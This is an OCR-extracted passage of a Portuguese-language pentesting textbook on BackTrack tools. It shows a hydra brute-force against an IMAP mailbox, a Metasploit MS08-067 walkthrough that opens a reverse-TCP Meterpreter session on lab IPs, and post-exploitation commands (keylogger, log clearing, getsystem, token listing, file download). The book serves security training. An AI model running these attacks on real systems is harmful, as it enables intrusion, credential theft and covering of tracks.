
Entretanto, ao contrário deste, o XHydra permite trabalhar com diversos protocolos diferenciados (SSH, PCAnywhere, RSH e outros).


Na próxima imagem é possível observe a tela de informação do IP a ser testado e o tipo de serviço.

Na tela imediatamente depois, você informa o nome do usuário a ser testado (ou lista de usuários) e a senha (ou lista de senhas).

Acompanhe esses procedimentos nas telas a seguir.

Detalhe: Esse programa não realiza força bruta real (como o Brutus), então, sempre exigirá uma lista de palavras para servir de wordlist.


HydraGTK
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
mail.defhack.com
Target List
Port
0
Protocol
imap
pop3
pop3-ntlm
pcanywhere
postgres
rexec
rlogin
rsh
sapr3
smb
smbnt
smtp-auth
Output Options
Use SSL
Show Attempts
hydra mail.defhack.com imap -l mflavio
-t ...


HydraGTK
Quit
Target
Passwords
Tuning
Specific
Start
Username
Username
mflavio@defhack.com
Username List
Password
Password
yourpass
Password List
senhas.txt
Colon seperated file
Use Colon seperated file
Try login as password
Try empty password
hydra mail.defhack.com imap -l mflavio@defhack.com -P senhas.txt -t ...


15.6 Mantaining Access

A fase 4 do Penetration Test é a Manutenção de Acesso. Bem, esta é a seção do BackTrack relacionada à essa etapa, onde você encontrará programas para tunelamento do tráfego, backdoors e recursos relacionados.

Um dos programas mais interessantes à disposição é o Cryptcat.

15.6.1 CryptCat

O Cryptcat é a versão criptografada do netcat que estudamos anteriormente. A sua grande vantagem sobre o original é o fato de codificar todo o tráfego enviado e recebido, permitindo assim uma total ocultação de sistemas de detecção e prevenção de intrusos. Afinal, como já comentamos, esses sistemas normalmente se baseiam em assinaturas de texto, o que não será possível se o tráfego estiver criptografado.




15.6.2 Digital Forensics

Seção utilizada para quem usará o Backtrack como ferramenta forense. Possui utilitários para recuperação e comparação de dados, verificação de vírus, dump da memória RAM, checagem de rootkits, etc.

15.6.3 ChkRootkit

Um dos softwares de destaque desta seção é o brasileiro ChkRootkit, já citado anteriormente, responsável por detectar rootkits no sistema:



15.6.4 Reverse Engineering


Você encontrará diversas ferramentas para engenharia reversa, disassemblers e debuggers.

Essas ferramentas são programas utilizados para "dissecar" um software à procura de possíveis pontos vulneráveis como, por exemplo, falhas de Buffer Overflows.

Normalmente os debuggers são utilizados em conjunto com as ferramentas de Fuzzing - já vistas nesta obra.

Neste caso podemos citar ferramentas como:


- ⇨ GB.
- ⇨ IDA Pro.
- ⇨ OllyDBG.



15.6.4.1 OllyDBG


É um debugger/disassembler muito comum em plataformas Windows. Ele foi instalado/configurado no BackTrack através do utilitário Wine.

Veja a seguir a sua interface:




15.6.5 Voice over IP

Nesta categoria temos os programas relacionados a hacking de VOIP, ou seja, os protocolos RTP ou SIP ou a ação de força bruta Hijacking ou sniffing. Temos softwares para o que for necessário para um ataque à voz sobre IP.



Um bom exemplo é o SIPCrack.


15.6.5.1 SIPCrack



Este programa permite que você realize uma força bruta no SIP, tentando um arquivo de senhas como entrada de dados.

15.6.6 Miscellaneous

Todos os softwares que não se encaixam em nenhuma das categorias vistas anteriormente são colocados aqui. Normalmente serão programas que não fazem parte diretamente das fases do PenTest, mas que auxiliam outras ferramentas.




Temos como exemplo o SendEmail (enviar e-mails) e outros. Vamos dar uma olhada no MacChanger.

15.6.6.1 MacChanger

Um programa particularmente interessante é o MacChanger. Ele permite alterar o endereço MAC de um dos dispositivos presentes no computador (apenas "mascarando" o MAC original, claro).

O fato realmente útil é que ele gera MACs aleatórios com base em um tipo de interface. Esta observação é importante, pois o Linux já permite mudar o MAC através do comando ifconfig ou no arquivo de configuração da interface. Portanto, este programa não é necessário.


root@bt: ~ - Shell - MacChanger
Session Edit View Bookmarks Settings Help
root@bt: ~ - Shell - MacChanger
root@bt:~# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device
-h, --help Print this help
-V, --version Print version and exit
-s, --show Print the MAC address and exit
-e, --endding Don't change the vendor bytes
-a, --another Set random vendor MAC of the same kind
-A Set random vendor MAC of any kind
-r, --random Set fully random MAC
-l, --list[=keyword] Print known vendors
-m, --mac=XX:XX:XX:XX:XX:XX
--mac XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
Report bugs to alvaro@gnu.org
root@bt:~# macchanger --mac 00:03:ff:10:11:12 eth0
Current MAC: 00:03:ff:f1:bc:38 (Microsoft Corporation)
Faked MAC: 00:03:ff:10:11:12 (Microsoft Corporation)
Shell

- 16 -

Metalsploit: Utilitários Avançados

Como estudado no capítulo sobre exploração de falhas, o Metasploit é uma excelente opção de testes de vulnerabilidade. Entretanto, só é possível retirar todo o "poder" dessa poderosa ferramenta quando se conhece muito bem os utilitários que a compõem.

Entretanto, não se engane: utilizar o Metasploit pela interface gráfica pode até ser simples, mas as interfaces GUI ficam defasadas (ou são trocadas) com muita frequência a cada nova versão. O lado bom é que os comandos permanecem os mesmos, normalmente são adicionados apenas mais recursos.

Veja a seguir uma listagem dos utilitários no diretório do Metasploit:

```
root@bt:/opt/metasploit/msf3# ls msf* -l
-rwxr-xr-x 1 root root  7170 2012-07-02 15:51 msfbinscan
-rwxr-xr-x 1 root root  7626 2012-07-02 15:51 msfcli
-rwxr-xr-x 1 root root  3671 2012-07-02 15:51 msfconsole
-rwxr-xr-x 1 root root  2592 2012-07-02 15:51 msfd
-rwxr-xr-x 1 root root  2823 2012-07-02 15:51 msfelfscan
-rwxr-xr-x 1 root root  7168 2012-07-02 15:51 msfencode
-rwxr-xr-x 1 root root   605 2012-07-02 15:51 msfgui
-rwxr-xr-x 1 root root  2493 2012-07-02 15:51 msfmachscan
-rwxr-xr-x 1 root root  5159 2012-07-16 17:23 msfpayload
-rwxr-xr-x 1 root root  4475 2012-07-02 15:51 msfpescan
-rwxr-xr-x 1 root root  4226 2012-07-02 15:51 msfrop
-rwxr-xr-x 1 root root  2250 2012-07-02 15:51 msfrpc
-rwxr-xr-x 1 root root  3089 2012-07-02 15:51 msfrpcd
-rwxr-xr-x 1 root root  1571 2012-07-02 15:51 msfupdate
-rwxr-xr-x 1 root root 13848 2012-07-16 17:23 msfvenom
root@bt:/opt/metasploit/msf3#
```

Como foi visto, o Metasploit Framework vem com muitos utilitários que auxiliam na realização da exploração.

Vamos estudar os principais:

- ⇨ Msfconsole.
- ⇨ Msfcli.
- ⇨ Msfpayload.
- ⇨ msfencode.

16.1 Variáveis do Metasploit

De nada adianta saber como configurar os utilitários se não conhecemos as principais variáveis utilizadas por eles. Elas são termos comuns em todas as ferramentas que fazem parte do framework do Metasploit.

As principais variáveis são:


- ⇨ **LHOST:** IP local.
- ⇨ **LPORT:** Porta local.
- ⇨ **RHOST:** IP remoto.
- ⇨ **PAYLOAD:** Tipo de payload.
- ⇨ **TARGET:** Tipo de alvo.

Normalmente, todas essas variáveis precisam ser configuradas corretamente antes do sucesso da operação do MSF. Algumas variáveis (como LHOST e LPORT) são muito utilizadas em ataques que usam payloads de conexão reversa.

16.2 Msfconsole

O Msfconsole é a ferramenta mais intuitiva de uso do Metasploit (depois da GUI, claro). Porém, essa ferramenta não deixa a dever em nada no quesito flexibilidade.

Ela é um console que permite que se escolha interativamente exploits, utilitários, payloads e que se configure as devidas variáveis.



16.2.1 Principais Comandos do Msfconsole

Existem muitos comandos suportados pelo utilitário do Msfconsole.

Os principais são:

- search <nome>: Pesquisa módulo de exploit.
- use <nome>: Utiliza módulo de exploit.
- show <argumento>: Mostra informações referentes ao módulo. O argumento pode ser: exploits, options, payloads ou auxiliares.
- set <variável>: Configura um valor em uma variável. Ex: LHOST, LPORT, PAYLOAD, etc.
- unset <variável>: "Desconfigura" uma variável.
- exploit: Realiza a exploração após as variáveis terem sido configuradas.

16.2.2 Exemplos de Uso do Msfconsole

A seguir, apresentarei diversos exemplos de como utilizar os comandos.

Exemplo 1

Utilizar o comando **search** para pesquisar por um exploit específico:

search ms12

```
msf > search ms12
[-] Warning: database not connected or cache not built, falling back

Matching Modules
================

   Name                                                  Disclosure
ription
   ----                                                  ----------
-------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids      2012-03-16
-020 Microsoft Remote Desktop Use-After-Free DoS
   exploit/windows/browser/ms12_004_midi                 2012-01-10
-004 midiOutPlayNextPolyEvent Heap Overflow
   exploit/windows/browser/ms12_037_ie_colspan           2012-06-12
osoft Internet Explorer Fixed Table Col Span Heap Overflow
   exploit/windows/browser/ms12_037_same_id              2012-06-12
```

Exemplo 2

Utilizar o comando **"use"** para selecionar um exploit específico:

use exploit/windows/smb/ms08_06_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BR


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Exemplo 3

Utilizar o comando **show** para mostrar todos os payloads que podem ser usados:

show payloads

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/debug_trap
ug Trap
   generic/shell_bind_tcp
 Shell, Bind TCP Inline
   generic/shell_reverse_tcp
 Shell, Reverse TCP Inline
   generic/tight_loop
ht Loop
   windows/dllinject/bind_ipv6_tcp
Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp
Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp
```

Exemplo 4

Configurar as variáveis: LHOST, LPORT e RHOST:

set LHOST 192.168.10.1

set LPORT 443

set RHOST 192.168.10.2

```
msf  exploit(ms08_067_netapi) > set LHOST 192.168.10.1
LHOST => 192.168.10.1
msf  exploit(ms08_067_netapi) > set LPORT 443
LPORT => 443
msf  exploit(ms08_067_netapi) > set RHOST 192.168.10.2
RHOST => 192.168.10.2
msf  exploit(ms08_067_netapi) >
```

Exemplo 5

Configurar o PAYLOAD para o meterpreter com conexão tcp reversa:

set PAYLOAD windows/meterpreter/reverse_tcp show options

```
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.10.2     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV

Payload options (windows/meterpreter/reverse_tcp):
```

Finalmente, após configurar todas as variáveis necessárias, assim como o payload a ser utilizado, podemos realizar a tentativa de exploração do alvo.

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.10.1:443
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Portuguese - Br
[*] Selected Target: Windows XP SP2 Portuguese - Brazilian (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.10.2
[*] Meterpreter session 1 opened (192.168.10.1:443 -> 192.168.10.2:
:26 -0300

meterpreter >
```

Basta agora executar o comando **exploit** para realizar a exploração.

16.3 Meterpreter

O Metasploit Framework trabalha com vários tipos de payloads diferentes, que permitem uma grande gama de recursos após o comprometimento do sistema.

Entretanto, o melhor de todos os payloads é, sem dúvida alguma, o **meterpreter**. Ele foi criado para permitir uma grande flexibilidade de tarefas que podem ser realizadas após a exploração da falha.

Algumas características do Meterpreter são:

- ⇨ Roda diretamente na memória RAM, sem uso do disco.
- ⇨ Permite a execução de um shell remoto.
- ⇨ Permite o download e o upload de arquivos da máquina comprometida.
- ⇨ Permite a ativação de um keylogger remoto.
- ⇨ Habilita um sniffer na máquina.
- ⇨ Tira um screenshot da tela.
- ⇨ Permite habilitar o serviço de RDP remoto.
- ⇨ Permite migrar o processo para outro executável e inicializar com o sistema.
- ⇨ Permite limpar os rastros nos logs e finalizar antivírus.
- ⇨ Permite elevar os privilégios de usuário.

16.3.1 Comandos do Meterpreter

O meterpreter é operado remotamente através de uma console e diversos comandos podem ser utilizados.

A seguir, alguns de exemplo:

- ⇨ **ps:** Lista processos em execução.
- ⇨ **shell:** Acessa o prompt de comandos.
- ⇨ **clearev:** Limpa os logs.
- ⇨ **run vnc:** Instala o VNC remotamente.
- ⇨ **getsystem:** Obtém o usuário system.
- ⇨ **keyscan_start:** Inicia o keylogger.
- ⇨ **migrate:** Migra para outro processo.
- ⇨ **run migrate:** Migra automaticamente.
- ⇨ **screenshot:** Tira um screenshot da tela.
- ⇨ **download:** Faz download de um arquivo.

16.3.2 Exemplos de Uso do Meterpreter

Exemplo 1

Listando processos remotos com ps:

```
[*] Meterpreter session 1 opened (192.168.10.1:4
:26 -0300

meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session
 ---   ----  ----              ----  -------
 0     0     [System Process]        4294967295
 4     0     System            x86   0
 124   928   snmp.exe          x86   0
ystem32\snmp.exe
 160   928   alg.exe           x86   0
```

Exemplo 2

Migrando um processo com migrate:

```
meterpreter > migrate 124
[*] Migrating to 124...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : VITIMAXP
OS              : Windows XP (Build 2600,
Architecture    : x86
System Language : pt_BR
Meterpreter     : x86/win32
meterpreter >
```

Exemplo 3

Listando os arquivos da máquina remota:

- ⇨ **pwd:** Mostra diretorio atual.
- ⇨ **ls:** Lista arquivos/diretórios.

```
meterpreter > pwd
c:\windows\system32
meterpreter > cd c:\
meterpreter > ls

Listing: c:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2012-08-05 14:18:31 -0300  $AVG
100777/rwxrwxrwx  0          fil   2012-08-05 11:13:41 -0300  AUTOEXEC.BAT
40555/r-xr-xr-x   0          dir   2012-08-05 19:54:01 -0300  Arquivos de p
100444/r--r--r--  4952       fil   2001-10-28 12:06:10 -0200  Bootfont.bin
100666/rw-rw-rw-  0          fil   2012-08-05 11:13:41 -0300  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2012-08-06 09:00:26 -0300  Config.Msi
40777/rwxrwxrwx   0          dir   2012-08-05 17:45:45 -0300  Documents and
100444/r--r--r--  0          fil   2012-08-05 11:13:41 -0300  IO.SYS
```

Exemplo 4

Realizando o download e o upload de arquivos:

```
meterpreter > download c:\AUTOEXEC.BAT
[*] downloading: c:AUTOEXEC.BAT -> c:AUTOEXEC.BAT
[*] downloaded : c:AUTOEXEC.BAT -> c:AUTOEXEC.BAT
meterpreter > upload /etc/dhcp3/dhcpd.conf c:\
[*] uploading  : /etc/dhcp3/dhcpd.conf -> c:\
[*] uploaded   : /etc/dhcp3/dhcpd.conf -> c:\\dhcpd.conf
meterpreter >
```

Sintaxe:

download <arquivo> <local>

upload <arquivo> <local>

Exemplo 5


Usando modo "incógnito" e listando tokens disponíveis:


```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM,
             Call rev2self if primary process
Delegation Tokens Available
========================================
AUTORIDADE NT\LOCAL SERVICE
AUTORIDADE NT\NETWORK SERVICE
AUTORIDADE NT\SYSTEM
VITIMAXP\ASPNET
VITIMAXP\usuario

Impersonation Tokens Available
========================================
AUTORIDADE NT\LOGON AN?NIMO
```

Exemplo 6

Elevação de privilégios (para system) com o comando getsystem.

Também, o uso do comando screenshot para capturar uma tela remota do usuário.






Exemplo 7

Inicializando o keylogger (keyscan_start) e o sniffer através de uma sequência de comandos:

use sniffer

sniffer_interfaces

sniffer_start 1

